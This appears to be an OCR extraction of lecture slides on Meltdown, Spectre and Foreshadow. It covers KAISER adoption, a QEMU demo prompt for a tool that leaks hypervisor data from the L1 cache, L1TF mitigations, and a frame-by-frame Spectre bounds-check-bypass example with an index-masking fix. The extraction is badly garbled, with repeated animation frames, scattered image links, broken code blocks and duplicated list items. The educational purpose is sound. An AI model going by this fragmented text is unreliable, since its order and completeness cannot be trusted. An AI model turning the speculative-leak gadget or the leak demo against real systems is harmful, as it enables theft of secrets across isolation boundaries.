
Without KAISER:




Without KAISER:




With KAISER:





- Our patch
- Adopted in Linux



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



- Adopted in Windows



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

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
- Adopted in OSX/iOS



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




- Adopted in Windows

- Adopted in OSX/iOS

$\rightarrow$ **now in every computer**



[1] Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.



QEMU

```
Booting from ROM...
early console in extract_kernel
input_data: 0x0000000001e0a276
input_len: 0x00000000003d48f8
output: 0x0000000001000000
output_len: 0x00000000011bc258
kernel_total_size: 0x0000000000dee000
booted via startup_32()
Physical KASLR using RDTSC...
Virtual KASLR using RDTSC...

Decompressing Linux... Parsing ELF... Performing relocations... done.
Booting the kernel.
```

```
Run reader <pfn> [<cache miss threshold>] to leak hypervisor data from the L1

/ #
```

Either:

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core

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- context switch: flush L1 when switching to guest

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- hyperthreading: only schedule mutually trusting threads on same physical core
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Or:

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

- disable EPTs

MELTDOWN

SPECTRE

MELTDOWN

SPECTRE

```
index = 0;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`

0

```
index = 0;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

then

else


```
LUT[data[index] * 4096]
```

0

```
index = 0;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 0;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
index = 1;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 1;
```

```
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
```

```
if (index < 4)
```



```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

```
index = 2;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 2;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

then

else


```
LUT[data[index] * 4096]
```


0

```
index = 2;

char* data = "textKEY";

if (index < 4)
```




index = 2;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`

0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```



```
index = 3;

char* data = "textKEY";

if (index < 4)
```

then

else


```
LUT[data[index] * 4096]
```

0

```
index = 4;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

0

```
index = 4;

char* data = "textKEY";

if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 4;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 4;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```




```
index = 5;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

`LUT[data[index] * 4096]`


0


index = 5;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0

```
index = 5;

char* data = "textKEY";


if (index < 4)
```



```
index = 5;

char* data = "textKEY";

if (index < 4)
```



```
index = 6;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]` 0

```
index = 6;

char* data = "textKEY";

if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 6;

char* data = "textKEY";


if (index < 4)
```



```
index = 6;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 0;

index = index & 0x3; // sanitization


char* data = "textKEY";
```



```
index = 0;

index = index & 0x3; // sanitization


char* data = "textKEY";
```



```
index = 0;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```



```
index = 0;

index = index & 0x3; // sanitization


char* data = "textKEY";
```



```
index = 1;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```



```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```





```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

```
index = 1;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```



```
index = 1;

index = index & 0x3; // sanitization


char* data = "textKEY";
```



```
index = 2;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




```
index = 2;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
index = 2;
index = index & 0x3; // sanitization
char* data = "textKEY";
```



```
index = 2;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




```
index = 3;
```


```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
index = 3;
index = index & 0x3; // sanitization
char* data = "textKEY";
```




index = 3;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


```
index = 3;
index = index & 0x3; // sanitization
char* data = "textKEY";
```





```
index = 4;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```





index = 4;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
ignore
Prediction
LUT[data[index] * 4096]
LUT[data[index] * 4096]


index = 4;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]

```
index = 4;

index = index & 0x3; // sanitization


char* data = "textKEY";
```





```
index = 5;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




index = 5;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


index = 5;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]

